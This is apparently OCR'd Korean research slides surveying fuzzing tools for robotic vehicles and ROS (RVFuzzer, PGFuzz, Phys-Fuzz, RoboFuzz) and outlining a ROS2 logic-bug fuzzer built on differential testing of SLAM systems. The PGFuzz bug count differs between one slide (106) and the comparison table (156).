
- 로봇 제어를 불안정하게 만드는 control parameter 입력 공간 효율적 탐색 필요

  → feedback driven input mutation 검증 필요
- Crash 발생 전 물리적 오작동 여부를 자동으로 판단하는 oracle 부재

  → control instability oracle

✓ Methods

- **Control instability detector**
  - 제어 모델로 RV의 물리적 동작의 이상 여부 감지
  - IAE 공식을 사용해 관측/참조 상태 편차를 측정
  - 일시적 아닌 지속적 불안정성만을 버그로 판단




Overview of RVFUZZER

RVFuzzer

Finding Input Validation Bugs in Robotic Vehicles through Control-Guided Testing (USENIX, 2019)

✓ Methods

- **Control-guided input mutator**
  - Instability 피드백으로 입력값을 변이
  - 파라미터뿐 아니라 환경요소도 함께 변이
  - 1차원·다차원 변이로 유효 범위 정밀 탐색
    - Control parameters
    - Environmental factors
    - Mission parameters



RV Control Model

✓ Results

- **Bugs found** - 89 input validation bugs (8 accepted)
  - Input Validation bugs

    Range Implementation, Range Specification Bugs

- **Fuzzing time** - 8 days

PGFuzz

Policy-Guided Fuzzing for Robotic Vehicles (NDSS, 2021)

✓ Motivation & Approach

- 기존 도구는 crash·instability 위주 탐지

  → safety policy violation 탐지 필요

  → 기대 동작을 명시하고, policy violation에 가까워지도록 퍼징

✓ Methods

- **MTL**(Metric Temporal Logic) **based policy guided oracle**
  - 정책을 시간 포함 논리(MTL)로 표현
  - 정책 위반 여부를 거리로 계산

ID	Policy Template Description	MTL Notation
T_1	$term_j$ should be true within time k after $term_i$ is satisfied.	$term_i \rightarrow \Diamond_{[0,k]} term_j$
T_2	If $term_i$ is true, $term_j$, ... , $term_n$ are also true and $term_k$, ... , $term_m$ are false.	$term_i \rightarrow [\Box(term_j \wedge ... \wedge term_n)] \wedge [\neg(term_k \wedge ... \wedge term_m)]$
T_3	If $term_i$, ... , $term_n$ are true, $term_j$ is also true.	$\Box(term_i \wedge ... \wedge term_n \rightarrow term_j)$


Policy templates to express policies as MTL formulas

PGFuzz

Policy-Guided Fuzzing for Robotic Vehicles (NDSS, 2021)

✓ Methods

- **Policy-aware input space reduction**
  - 정책 관련 입력만 선별
  - 정적·동적 분석으로 영향도 파악
- **Distance-guided fuzzing**
  - 위반까지의 거리를 줄이도록 입력 변이
  - 가장 영향력 있는 입력을 우선 탐색



Overview of PGFUZZ

✓ Results

- **Bugs found** - 106 (accepted)
  - Safety Policy Violation Bugs

    Broad valid range, Misimplementation, Unimplementation, No checking valid range

- **Fuzzing time** - 48 hours

Phys-Fuzz

Fuzzing Mobile Robot Environments for Fast Automated Crash Detection (ICRA, 2021)

✓ Motivation & Approach

- 로봇 테스트 시나리오 공간이 크고 복잡하여 충돌을 유발하는 입력 탐색 어려움

  → 로봇이 장애물에 얼마나 가까이 접근했는지를 바탕으로 Hazardness score 계산

  → Hazardness score 를 피드백으로 위험한 시나리오 우선 탐색

✓ Methods


- **Integrating physical attributes to traditional fuzzing**
  - Physical attributes - robot dimensions / estimated trajectories / time to impact measures
  - 물리적 특성으로 시나리오 간 유의미한 차이 비교
  - 위험 가능성이 높은 입력을 우선 선택

Phys-Fuzz

Fuzzing Mobile Robot Environments for Fast Automated Crash Detection (ICRA, 2021)

✓ **Methods**

- **Automatically generated oracles based on Hazardness Score**
  - **Hazardness Score**
  - 시나리오 공간 $(\mathcal{S}, \mathcal{O}, \mathcal{G})$
    - 로봇 시작 위치 $\mathcal{S}$, 장애물의 위치, 모양, 크기 $\mathcal{O}$, 목표 위치 $\mathcal{G}$
    - 더 많은 충돌을 유도할 수 있는 $(\mathcal{S}, \mathcal{O}, \mathcal{G})$ 조합을 점점 더 빠르게 찾음




Generated Scenario

✓ **Results**

- random fuzzing 보다 56.5% 더 많은 충돌 시나리오 발견
- **Bugs found** - 640
  - Safety Violation bugs

    Physical crash, Near-miss / Hazardous Behaviors

- **Fuzzing time** - 7 Days



Crashes found during testing

RoboFuzz

Fuzzing Robotic Systems over ROS for Finding Correctness Bugs (ESEC/FSE, 2022)

✓ **Motivation & Approach**

- **Heterogeneity of Robots**
  - 동일한 소프트웨어도 하드웨어에 따라 다르게 동작하고, 동일한 로봇도 환경에 따라 동작이 달라짐
  - 하나의 테스트 방식이 모든 로봇에 통하지 않음

  → 로봇의 동작을 데이터 흐름으로 모델링
- **Huge State Space**
  - 로봇은 다양한 환경과 조건에서 작동하므로 상태 공간이 매우 큼


  → Semantic feedback을 사용해 상태 공간 탐색
- **Noisy Hardware**
  - 센서·액추에이터 등 하드웨어는 본질적으로 노이즈를 가짐
  - → 노이즈를 반영하기 위해 하이브리드 실행(hybrid executor) 필요

RoboFuzz

Fuzzing Robotic Systems over ROS for Finding Correctness Bugs (ESEC/FSE, 2022)

✓ Methods

- Hybrid Executor
  - Cyber-physical discrepancy 포착
  - 실제 로봇과 시뮬레이터를 동시에 실행, 동일한 입력에 대한 state 비교
  - 물리적 노이즈와 시뮬레이션 한계 고려한 테스팅



Hybrid executor of RoboFuzz

RoboFuzz

Fuzzing Robotic Systems over ROS for Finding Correctness Bugs (ESEC/FSE, 2022)

✓ Methods

- Type-aware message mutator
  - ROS IDL 타입 시스템에 맞는 mutation operator
- Semantic feedback
  - Semantic feedback score로 로봇 도메인 지식 활용
    - Redundant Sensor Inconsistency Feedback
    - Control Error-based Feedback
    - State Distance-based Feedback
    - Cyber-physical Discrepancy Feedback


✓ Results

- **Bugs found** - 30 correctness bugs (25 accepted)
  - Semantic Correctness bugs
    Violation of Physical Laws, Violation of Specification, Cyber-physical Discrepancy
- **Fuzzing time** - 12 hours

Strictly typed ROS message topic

```
uint32 height    # image height
uint32 width     # image width
string encoding  # encoding of pixels
uint8[] data     # actual matrix data of pixels
```

Overview of RoboFuzz




논리 취약점 기존 퍼징 도구 식별

Feature \ Fuzzer	RVFuzzer (USENIX, 2019)	PGFuzz (NDSS, 2021)	Phys-Fuzz (ICRA, 2021)	RoboFuzz (FSE, 2022)
입력 차원	Multiple	Multiple	Multiple	Single
시간정보 반영	❌	❌	✅	✅
자동화 수준	● Fully Automated	◑ Semi Automated	● Fully Automated	◔ High Manual Effort
state 반영	◔ No State Consideration	◑ Limited State Handling	◔ No State Consideration	● Comprehensive State Handling
Ground Truth	Control Instability	Specifications	Hazardousness Score	Correctness Invariants
탐지 버그 수	89	156	640	30
퍼징 실행시간	8일	48시간	7일	12시간

ROS2 논리 취약점 퍼징 도구 설계

✓ **로봇 소프트웨어의 논리 버그 탐지를 위한 퍼징 기술 개발**

- 명세서와 다른 구현 및 동작, 의미 없는 코드, 누락된 보안 체크, 잘못된 보안 체크 등을 찾는 퍼징 기술
  - 신뢰성 있는 Ground Truth를 확보하기 위해 Differential 테스팅 사용
- 기존 ROS 퍼징 대비 개발된 퍼징 기술 평가 수행 (버그 탐지 속도, 커버리지 탐색 비중)



ROS2 논리 취약점 퍼징 도구 설계

✓ **ROS2 논리 버그 탐지 및 Ground Truth 확보**

- **ROS2 논리 버그 특성**
  - 즉각적인 시스템 crash 여부와 관계없이 의도하지 않은 동작
  - 의도하지 않은 동작은 로봇 시스템의 물리적 안전 문제로 직결 됨
- **Ground Truth 확보**
  - 논리 버그 탐지를 위해 무엇이 정상 동작인지 판단 할 수 있는 기준 필요
- **Differential Testing을 통한 Ground Truth 확보 방안**
  - 동일 입력에 대한 다중 구현체의 출력값 비교 수행
  - 다양한 구현 방식 간 교차 검증으로 신뢰성 확보


➔ **Differential Testing 영역 구분**

- Perception 영역
- Decision - Control 영역


ROS2 논리 취약점 퍼징 도구 설계

✓ **Perception 영역 Differential Testing**

- SLAM 시스템 비교를 통한 Ground Truth 확보
  - ➔ **SLAM 비교 대상 선정 - Cartographer와 RTAB-Map**
  - 유사한 성능과 정확도
  - 실시간 루프 클로징 가능한 2세대 SLAM
  - 센서 구현 방식만 상이 (레이저 vs 카메라)
- Differential Testing 평가 항목
  - ➔ **동일 입력(환경)에 대한 구현체 비교**
  - 특징점 매칭) 동일 환경에서 특징점 추출 및 매칭 성능 분석
  - 로봇 위치 추정) 위치 추정값 차이 threshold 초과 여부
- 취약점 판단 기준
  - 두 시스템 간 맵 차이가 threshold 초과 시 위반으로 판단
  - 루프 클로징 실패나 특징점 매칭 불일치 분석



Cartographer



RTAB-Map

Differential Testing 요구사항

✓ **Should be Generally used in Autonomous Driving Robots**

자율주행 로봇이라면 반드시 사용하는 기능

✓ **Should be Mature & Widely-Used Implementations**

산업계·오픈소스 커뮤니티에서 이미 검증된 여러 구현체가 존재


✓ **Should support Simulator Implementations**

센서 모델·동역학·충돌 판정 등이 실제와 유사하게 재현

SLAM


Simultaneous Localization and Mapping

Differential Testing 요구사항




SLAM

Simultaneous Localization and Mapping




Localization

given a **map**, use sensor data to estimate the current pose of the robot



Mapping

given robot pose at each time (= **trajectory**), use sensor data to build map



SLAM

use sensor data to build map and estimate robot trajectory

Differential Testing 요구사항

✓ **Should be Generally used in Autonomous Driving Robots**

자율주행 로봇이라면 반드시 사용하는 기능

➔ 모든 자율주행 로봇이 공통적으로 거쳐야 하는 필수 과정 > 대비 하드웨어 의존성과 편차가 적음

✓ **Should be Mature & Widely-Used Implementations**

산업계·오픈소스 커뮤니티에서 이미 검증된 여러 구현체가 존재


➔ 자율주행 로보틱스 분야에서 가장 완성도 높고 널리 사용되는 기술로, 안정적인 구현체 다수


✓ **Should support Simulator Implementations**

센서 모델·동역학·충돌 판정 등이 실제와 유사하게 재현

➔ 센서 데이터 지원

SLAM 출력 차등 테스트





Trajectory Comparison

실험 환경 구성 – 터틀봇 및 센서


2D LiDAR	RPLiDAR
CAMERA	OAK-D-PRO (IMU 포함)
other SENSORS	wheel encoders optical flow sensor for odometry 3D gyroscope 3D accelerometer

Turtlebot4 Sensor Specification


SLAM pkg	sensor	star
LIO-SLAM	LiDAR, IMU	3700
FAST-LIO2	LiDAR, IMU	3100
RTAB-map	Camera, IMU	3000
SLAM_toolbox	LiDAR, (IMU)	2100

